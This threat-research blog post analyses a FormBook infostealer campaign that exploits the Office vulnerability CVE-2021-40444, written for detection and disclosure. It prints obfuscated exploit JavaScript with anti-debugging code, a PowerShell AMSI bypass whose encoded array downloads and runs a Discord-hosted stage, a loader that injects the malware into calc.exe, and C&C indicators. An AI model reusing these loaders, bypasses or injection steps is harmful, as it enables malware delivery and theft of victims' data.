

FormBook Adds Latest Office 365 0-Day Vulnerability (CVE-2021-40444) to Its Arsenal

Trend Micro detected a new campaign using a recent version of the known FormBook infostealer. Newer FormBook variants used the recent Office 365 zero-day vulnerability, CVE-2021-40444.

By: Aliakbar Zahravi, Kamalapati Choubey, Peter Girus, William Gamazo Sanchez
September 29, 2021

Read time: 4 min (1037 words)

Trend Micro detected a new campaign using a recent version of the known FormBook malware, an infostealer that has been around since 2016. Several analyses have been written about FormBook in the last few years, including the expanded support for macOS. FormBook is famous for highly obfuscated payloads and the use of document CVE exploitation. Until recently, FormBook mostly exploited [CVE- 2017-0199](#), but newer FormBook variants used the recent [Office 365](#) zero-day vulnerability, [CVE-2021-40444](#).

Exploit description

FormBook authors did some rewrites on the original exploit, taking as their initial codebase [the one that we](#) and [Microsoft observed](#) as deploying Cobalt Strike beacons. The exploited vulnerability is CVE-2021-40444. However, since the vulnerability itself has been [analyzed already](#), here we focus on describing some of the unique changes made by FormBook.

FormBook utilizes a different “Target” format inside “document.xml.rels.” Figure 1 shows the new format on the right side. This is possible because the options “mhtml” and “!x-usc” are not required to exploit the vulnerability. The new format is intended to bypass detections using the mentioned “Target” options as indicators of exploitation.

[illegible]

Figure 1. The “Target” URL format: The previous samples are on the left, while those used by FormBook are on the right.

Even when the URL is scrambled using directory traversal paths and empty options for Target (the consecutive “!” are empty options), the vulnerability is exploited, and Word will send a request to the server as the network capture. This is shown by the selected packet in Figure 2.

No.	Time	Source	Destination	Protocol	Length	Info
130	1.135058	192.168.1.69	192.168.1.19	TCP	66	49707 → 8090 [SYN] Seq=0 Win=65535 Len=0 MSS=1
131	1.135447	192.168.1.19	192.168.1.69	TCP	66	8090 → 49707 [SYN, ACK] Seq=0 Ack=1 Win=64240
132	1.135510	192.168.1.69	192.168.1.19	TCP	54	49707 → 8090 [ACK] Seq=1 Ack=1 Win=262144 Len=
133	1.135978	192.168.1.69	192.168.1.19	HTTP	2314	HEAD /../../../../../../../../../../../../../../../../..
134	1.136721	192.168.1.19	192.168.1.69	TCP	60	8090 → 49707 [ACK] Seq=1 Ack=2261 Win=63488 Le
135	1.137986	192.168.1.19	192.168.1.69	HTTP	242	HTTP/1.0 200 OK
136	1.137986	192.168.1.19	192.168.1.69	TCP	60	8090 → 49707 [FIN, ACK] Seq=189 Ack=2261 Win=6
137	1.138033	192.168.1.69	192.168.1.19	TCP	54	49707 → 8090 [ACK] Seq=2261 Ack=190 Win=261888
138	1.138167	192.168.1.69	192.168.1.19	TCP	54	49707 → 8090 [FIN, ACK] Seq=2261 Ack=190 Win=2
139	1.139157	192.168.1.19	192.168.1.69	TCP	60	8090 → 49707 [ACK] Seq=190 Ack=2262 Win=64128
140	1.148764	192.168.1.69	192.168.1.19	TCP	66	49708 → 8090 [SYN] Seq=0 Win=65535 Len=0 MSS=1
141	1.149200	192.168.1.19	192.168.1.69	TCP	66	8090 → 49708 [SYN, ACK] Seq=0 Ack=1 Win=64240
142	1.149252	192.168.1.69	192.168.1.19	TCP	54	49708 → 8090 [ACK] Seq=1 Ack=1 Win=262144 Len=
143	1.149569	192.168.1.69	192.168.1.19	HTTP	355	GET /microsoftonline.html HTTP/1.1
144	1.150458	192.168.1.19	192.168.1.69	TCP	60	8090 → 49708 [ACK] Seq=1 Ack=302 Win=64128 Ler
145	1.151665	192.168.1.19	192.168.1.69	HTTP	158	HTTP/1.0 304 Not Modified
146	1.151665	192.168.1.19	192.168.1.69	TCP	60	8090 → 49708 [FIN, ACK] Seq=105 Ack=302 Win=64
147	1.151712	192.168.1.69	192.168.1.19	TCP	54	49708 → 8090 [ACK] Seq=302 Ack=106 Win=261888
148	1.151835	192.168.1.69	192.168.1.19	TCP	54	49708 → 8090 [FIN, ACK] Seq=302 Ack=106 Win=26
149	1.153095	192.168.1.19	192.168.1.69	TCP	60	8090 → 49708 [ACK] Seq=106 Ack=303 Win=64128 L
150	4.252987	192.168.1.69	192.168.1.19	TCP	66	49709 → 8090 [SYN] Seq=0 Win=65535 Len=0 MSS=1
151	4.253407	192.168.1.19	192.168.1.69	TCP	66	8090 → 49709 [SYN, ACK] Seq=0 Ack=1 Win=64240

Figure 2. Network capture of a FormBook document sample

One of the changes introduced to the exploit by FormBook was an obfuscation mechanism. Figure 3 shows an obfuscated section of the FormBook exploit.

```

function e(u, D) {
  var Z = l();
  return e = function (a, B) {
    a = a - (-0x1 * -0x1a83 + 0x22a9 + -0x4f0 * 0xc);
    var m = Z[a];
    return m;
  }, e(u, D);
}(function (D, Z) {
  function u3(D, Z) {
    return e(D - -0x1f5, Z);
  }

  function u2(D, Z) {
    return e(D - '0x3e5', Z);
  }
  var a = D();
  while (!![]) {
    try {
      var B = -parseInt(u2('0x5da', '0x60e')) / (-0x39 * 0x9f + -0x3 * 0x172 + 0x27be) + -parseInt(u3(0x27, '0x7')) / (0x3 * -0x820 + -0x25c6 + -0x3e28 * -0x1) + parseInt(u3('0x66', '0x7b')) / (0x70 * 0x6 + -0xab6 + 0x819) + parseInt(u2(0x5d2, 0x5aa)) / (-0xcd1 * -0x1 + -0xed * -0x23 + -0x2d34) * (-parseInt(u3('0x5a', '0x59')) / (0xb9 * 0x2c + -0x24dd + 0x516)) + -parseInt(u2('0x5ec', 0x5b4)) / (0x2 * 0xaf9 + 0xf42 + -0x252e) + parseInt(u2(0x62a, 0x647)) / (-0x2313 * 0x1 + 0x210 * 0x7 + 0x14aa) + -parseInt(u2('0x635', 0x63f)) / (-0x1a81 + 0x23ad * -0x1 + 0x3e36) * (-parseInt(u2('0x631', '0x5fd')) / (0x1fc6 + 0x1df7 + 0xf6d * -0x4));
      if (B === Z) break;
      else a['push'](a['shift']());
    } catch (m) {
      a['push'](a['shift']());
    }
  }
})(l, 0x11ca18 + -0x23eb4 + -0x58df5));
var w = [u4('0x3f4', '0x40a'), u4('0x3d4', 0x400), u5(0x2c6, 0x2ac), '/Lo', u4('0x3ea', 0x40a), u4('0x418', '0x428'), u4(0x3ce, '0x3eb'), u5('0x286', 0x26b), 'close', u5('0x2bf', 0x2b1), 'removeChild', 'mLF', 'write', u5(0x2ae, '0x2a0'), 'ata', 'ile', u5('0x2af', 0x291), u5(0x2ab, 0x290), u4('0x3fa', 0x3f8), u4('0x42a', 0x44c), 'ssi', u5(0x267, 0x278), '748708rfmUTk', 'documentElement', u5('0x27d', 0x25d), u5(0x293, 0x25b), u5(0x291, '0x278'), u4(0x3eb, 0x40c), u5(0x26f, 0x261), u5('0x26e', '0x253'), 'call', 'contentWindow', u5('0x2b7', 0x2e6), u4('0x422', 0x415), 'Obj', u4('0x3db', '0x3cc'), u4('0x41c', '0x448'), u5(0x27c, '0x2ac'), u5('0x29d', 0x2cb), u4(0x404, 0x3dc), 'Low/payload.inf', u4(0x3e3, '0x40f'), u5('0x298', 0x26e), 'GET', 'p/payload.inf', u5('0x28e', 0x27c), u5(0x2a1, 0x2c3), u5('0x281', 0x24a), u5(0x29f, '0x27d'), u4('0x423', '0x3fb'), u4(0x438, '0x458'), u5('0x264', 0x25b), 'w/payload.inf', u4('0x421', '0x424'), u5(0x268, '0x27e'), u4(0x3d3, 0x3e2), 'XMLHttpRequest', u5('0x285', '0x2ae'), u4(0x437, '0x410'), 'D:edbc374c-5730-432a-b5b8-de94f0b57217', u5('0x2a3', 0x2b3), '<bo', u5(0x269, 0x23c), u4(0x3ef, '0x41b'), 'veX0', u5(0x2cd, '0x2bc)'];

function u4(D, Z) {
  return e(D - '0x1e0', Z);
}

```

Figure 3. FormBook exploit obfuscation

As previously mentioned, FormBook creators did some rewrites on the original exploit, which was based on the code disclosed by us and Microsoft. FormBook added two calls to a function implementing an anti-debugging behavior commonly used to protect JavaScript code from being reverse-engineered. Figure 4 displays the mentioned function.

```

function f(D){
  function Z(a){
    // ud('0x101','0xdf') = "while (true) {}"
    if(typeof a==='string')
      return function(B){}["constructor "](ud('0x101','0xdf'))["apply"]('counter');
    else{
      if((''+a/a)["length"]!==-0x89*0x13+-0x1271*0x1+0x1c9d||a%(-0x1*-0xcfc8+0x2337+0xf*-0x335)===0xf33*0x1+-0x1231*-0x1+-0x2164)
        (function(){return!![];})["constructor"]("debugger")["call"]("action");
        //(function(){return!![];})["constructor"](ud(0x113,'0x127')+ud('0xee','0x11f'))[ud(0xb8,'0xaf')](uA('0x87','0xb2')));
        // (

      else{if('PcyRl'!='PcyRl'){
        if(B){var m=K["apply"](r,arguments);return o=null,m;}}
        else(function(){return!![];})['constructor']('debugger')['apply']('stateObject');
      }
    }
  }
}

```

Figure 4. FormBook exploit JavaScript anti debugging

When the developer tools of a browser are open, the execution of the *f()* function will open a new virtual machine (VM) window that contains an anonymous function with a *debugger* statement. This will shift the focus from the source code window to the new VM window containing the anonymous function. Stepping through the JavaScript code will continuously execute the anonymous function. This prevents the debugging of the JavaScript code because stepping through the JavaScript code executes the *debugger* statement in a loop.

Attack chain description

Based on our analysis, the campaign used an email with a malicious Word document attachment as the entry vector. In this attack, two layers of PowerShell scripts were used to deliver the known FormBook malware. This version of FormBook is the same as previous versions; however, some specific changes were introduced in the attack chain. The final FormBook malware delivered in this campaign matched the ones that were used in earlier campaigns and analyzed by other researchers. That sample also corresponds to FormBook version 4.1, which we found after decrypting the command-and-control (C&C) channel information. This can be seen in Figure 5.

```
GET /pje/?JBcx=Dx4pLt206pmx&jLVdct=R0Qrzw5oIIj00Qfpgr/8x1DFtKADUnDnxSchzNht+tpTZ/TYCWyFNNV8UM0xqHgHGzjHuQ== HTTP/1.1
Host: [REDACTED]
Connection: close
```

.....



Decrypted traffic

Username	win_admin
Windows version	Windows 7 Professional x86
Sid crc	A3786072
FormBook version	4.1

Figure 5. FormBook decrypted beacon

For this specific campaign, the attack chain is depicted in Figure 6.




Figure 6. Simplified attack chain diagram

Figure 6 shows how FormBook implemented two PowerShell script stages. The first stage downloads the second one, which is stored as an attachment hosted on Discord. We have recently noticed an increase in the malicious use of files uploaded to this service, with the intent of bypassing network protection.

Figure 7 shows an example of the PowerShell script in the first stage:

```

$8B0111F552=[Ref].Assembly.GetType('27h.Sy',27h,'27h.stem',27h,'27h.Mana',27h,'27h.gem',27h,'27h.ent',27h
,'27h.Autom',27h,'27h.atio',27h,'27h.n.A',27h,'27h.m'
27h,'27h.si',27h,'27h.Utilis',27h,);

$835FFE1926='27h,445'
6625220575263174452554847,27h,'

$9FE0AD5C66=[string](0..13)%[ch'
ar][int](53+($835FFE1926).substring(($.*2,2)))-replace('27h,'
27h,;

$58FB808063=$8B0111F552.GetField($9FE0AD5C66,'27h.Non^^^',27h
.replace('27h,^^^',27h,'27h.Pub',27h,)+',27h,lic,S',27h,'
27h,tatic',27h,);

$58FB808063.SetValue($null,$true);
($A72F9B815A=$A72F9B815A=Write-Host '27h,EC4AAB5808223EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674'
27h,);

$8893360100879892600822889336402121199686=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39
,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45
,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108
,115,39,41,46,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43
,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72
,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69
,93,48,120,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40
,54,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97
,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116
,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32
,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105
,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83
,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78
,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65
,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80
,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109
,47,97,116,116,97,99,104,109,101,110,116,115,47,56,56,57,51,51,54,48,49,48,48,56,55,57,56,57,50,54,48,47,56,56,57,51,51,54,52,48,50,49,50,49,49,57,57,54,56,54,47,97,118,97,116
,97,114,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46
,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,110,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101
,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88);
[System.Text.Encoding]::ASCII.GetString($8893360100879892600822889336402121199686)('E'X';0
$data = [System.Text.Encoding]::ASCII.GetString($8893360100879892600822889336402121199686)

```

Figure 7. PowerShell stage one

The example in Figure 6 downloads the next stage from Discord (with the URL itself being obfuscated). The URL is in the following format:

hxxps://cdn[.]discordapp[.]com/attachments/889336010087989260/889336402121199686/avata
r.jpg

The attachment from Discord is the second PowerShell layer formatted in Base64. This layer contains all required samples to run the FormBook malware.

Figure 8 shows an example of the second PowerShell layer.


```

$a=$a+Write-Host '{EFA75C721D9B-EF99-9014-0E82-E1671872}';
Write-Host "++++"
Write-Host "++++"
Write-Host "++++"
1 reference
Function YTIRUCES {
    [CmdletBinding()]
    Param ([bYtE[]] $XbyteArray_)
    Process
    {
        $Xinput_ = New-Object System.IO.MemoryStream( , $XbyteArray_ )
        $ERAWLAMI = New-Object System.IO.MemoryStream
        $VASURIVI = New-Object System.IO.Compression.GzipStream $Xinput_, ([IO.Compression.CompressionMode]::Decompress)
        $VITNAGVA = New-Object bYtE[] (1024)
        while($true)
        {
            $Xread = $VASURIVI.Read($VITNAGVA, 0, 1024)
            if ($Xread -le 0){break}
            $ERAWLAMI.Write($VITNAGVA, 0, $Xread)
        }
        [bYtE[]] $SURIVITNAARIVASURIVITNAGVA = $ERAWLAMI.ToArray()
        Write-Output $SURIVITNAARIVASURIVITNAGVA
    }
}
Write-Host "++++"
Write-Host "++++"
Write-Host "++++"
Write-Host "++++"
$LOL='QEX'.replace('Q','I');
$g $LOL;
[Byte[]]$SURIVITN=('1F','8B','08','00','00','00','00','04','00','ED','BD','07','60','1C','49','96','25','26','2F','6D','CA','7B','7F','4A','F5','4A','D7','B
[Byte[]]$decompressedByteArray = YTIRUCES $SURIVITN
[Byte[]]$TNICAYLA=('4D','5A','45','52','E8','00','00','00','00','58','83','E8','09','8B','C8','83','C0','3C','8B','00','03','C1','83','C0','28','03','08','FF','B
$st=[System.Reflection.Assembly]::Load($decompressedByteArray)
[CRYPTsvc]::CodeIntegrity('calc.exe',$TNICAYLA)

```

Figure 8. PowerShell second stage.

As Figure 8 shows, the value of the variable “\$decompressedByteArray” has the “.NET” injector, and the value of the variable “\$INICAYLA” has the FormBook malware itself. In this campaign, the method of injecting the malware into the Calculator process is different from previous analyses, but this is because the result of the obfuscation was applied over the “.NET” injector.

The samples of the FormBook malware we obtained are identical to previous incidents, so we do not discuss them here.

Conclusions

Over the last couple of years, we have seen an increase in the use of public services to host malware. Nowadays, there are infinite ways to establish a malware infrastructure simply by using public services. There are multiple benefits for the attackers when using public services:

- Extra service rentals and maintenance are not required.

- The URLs look like normal URLs to any scanning device or software.
- In some cases, it is possible to generate practically “random” URLs.
- There is encrypted traffic (HTTPS) by default.
- Automatic resources (such as samples and files) access protection.

At the same time, we have seen an increase in the quality of tools for the automatic generation of obfuscated samples implemented in different and available malware as a service (MaaS).

The combination of those two factors makes the attacker very resilient to detection in the initial delivery days of reusing previously discovered zero-day vulnerabilities, as in this case. This incident also highlights the importance of patching zero-day vulnerabilities urgently. Notably, Microsoft already released a fix for this vulnerability as part of the [September 2021 Patch Tuesday cycle](#).

For increased protection, [Trend Micro Vision One™](#) spots suspicious behaviors that might seem insignificant when observed from only a single layer. Meanwhile, [Trend Micro Apex One™](#) protects endpoint devices through automated threat detection and response against ransomware, fileless threats, and other advanced concerns.

Indicators of Compromise

Filename/Description	Hash	Trend Micro Detection Name
Exploit Html	bb1e9ce455898d6b4d31b2219ff4a5ca9908f7ea0d8046acf846bf839bce1e56	Trojan.HTML.CVE202140444.B
payload.cab	a20abef4eecea05b3f3ab64e9f448159e683cf82f1e87a37372c1cacb976052c	Trojan.Win32.CVE202140444.B

avatar.ps1	6f11be4822381543eb9dd99a9354575c96a50a5720ee38ee1c1b2ad323a03f04	Trojan.PS1.POWLOAD.TIAOELH
payload_TNICAYLA.exe_	f7c5f885f712adb553ee0de0d935869cc9c5627c01b15a614d748acb72b11c74	Trojan.Win32.FORMBOOK.PUSXYV
injector_ncrypt_decompressedByteArray.exe_	eab5dc8f37459f2f329afa63b1f8e8569ad229dc88497ab86e7c6a91be4d9264	Trojan.Win32.CRYPTINJECT.DV

Exploit chain IOCs:

- [hxxp://0x6B\[.\]0254.0113.0244:8090/payload.cab](http://0x6B[.]0254.0113.0244:8090/payload.cab)
- [hxxp://107\[.\]172.75.164:8090/microsoftonline.html](http://107[.]172.75.164:8090/microsoftonline.html)
- [hxxps://cdn\[.\]discordapp.com/attachments/889336010087989260/889336402121199686/avatar.jpg](http://cdn[.]discordapp.com/attachments/889336010087989260/889336402121199686/avatar.jpg)

URLs

- [hxxp://www.code-nana.com/pjje/?t8LP2P=Mf6ydddwV/QU6mZ4nnZxMBdzDcAr2xsvfTgD82WAZYYrxOcJLRrG5mXLyGKxYmvGqlzJAQ==&kPq8=K4Nh-6](http://www.code-nana.com/pjje/?t8LP2P=Mf6ydddwV/QU6mZ4nnZxMBdzDcAr2xsvfTgD82WAZYYrxOcJLRrG5mXLyGKxYmvGqlzJAQ==&kPq8=K4Nh-6)
- [hxxp://www.rajuherbalandspicegarden.com/pjje/?t8LP2P=DltNRLklEPawWuNnsQXifEZmZKsLvKDXv3cKYhiC/0Bh3Q72JrrE/8woD25qq/vxSOxjNQ==&kPq8=K4Nh-6](http://www.rajuherbalandspicegarden.com/pjje/?t8LP2P=DltNRLklEPawWuNnsQXifEZmZKsLvKDXv3cKYhiC/0Bh3Q72JrrE/8woD25qq/vxSOxjNQ==&kPq8=K4Nh-6)
- [hxxp://www.swaplenders.com/pjje/?t8LP2P=TQtLDRoafbQM4/pEtdovke1/MPx0w24gCyByZx68z3IV5KTK6L4nUj2UtH2v2BgU+KkBhg==&kPq8=K4Nh-6](http://www.swaplenders.com/pjje/?t8LP2P=TQtLDRoafbQM4/pEtdovke1/MPx0w24gCyByZx68z3IV5KTK6L4nUj2UtH2v2BgU+KkBhg==&kPq8=K4Nh-6)
- [hxxp://www.thechiropractor.vegas/pjje/?t8LP2P=rpNmzTsgN3WrITJLsfA2BIL5A0hwTnOMjBBWuUAz4iRkWF3ty9m96ejMesY0+5JvVxns9g==&kPq8=K4Nh-6](http://www.thechiropractor.vegas/pjje/?t8LP2P=rpNmzTsgN3WrITJLsfA2BIL5A0hwTnOMjBBWuUAz4iRkWF3ty9m96ejMesY0+5JvVxns9g==&kPq8=K4Nh-6)

•